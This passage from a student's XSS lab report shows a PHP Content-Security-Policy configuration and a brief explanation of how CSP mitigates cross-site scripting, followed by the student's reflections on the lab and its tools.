4. Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report.

Code change in the phpindex file:

```
<?php
  $cspheader = "Content-Security-Policy:".
            "default-src 'self';".
            "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example60.com
*.example70.com".
            "";
  header($cspheader);
?>

<?php include 'index.html';?>
```

Site:



You can see above that 1, 2, 4, 5, and 6 all display OK.

5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

A Content Security Policy (CSP) restricts sources from which a webpage can load content, so that limits XSS attacks from external sources. XSS attacks exploit the browser's default trust in sources. An administrator can use CSP to eliminate XSS attack vectors by specifying which sources are allowed. A CSP policy can also be set to globally disallow script execution [1].

References

[1] "Content Security Policy (CSP)". *MDN Docs*. https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

A summary of your own reflection on the lab exercise, such as:

1. What is the purpose of the lab in your own words?

   The purpose of the lab is gain knowledge and experience around Cross Site Scripting attacks (XSS). They are very common web application attacks, and understanding how they work helps understand how to mitigate those vulnerabilities in our code.

2. What did you learn? Did you achieve the objectives?
   I learned how to launch XSS attacks by directly inserting malicious scripts into applications by using user input vectors. I also learned how to link malicious code from external sources to launch attacks. Additionally, I learned how to set up a self-propagating worm attack, which was very fun. Finally, I learned how to use CSP to limit XSS attacks on a website. I did achieve all the objectives.

3. Was this lab hard or easy? Are the lab instructions clear?

   I would rate the lab as medium. I found it easier than the previous buffer overflow lab we did, but I have experience in web development and Javascript.

4. What do you think about the tools used? What worked? What didn't? Are there other better alternatives?

Any other feedback?

I didn't find the live headers tool to be very useful. I think browser devtools and the network tab are more readable and provide the same information.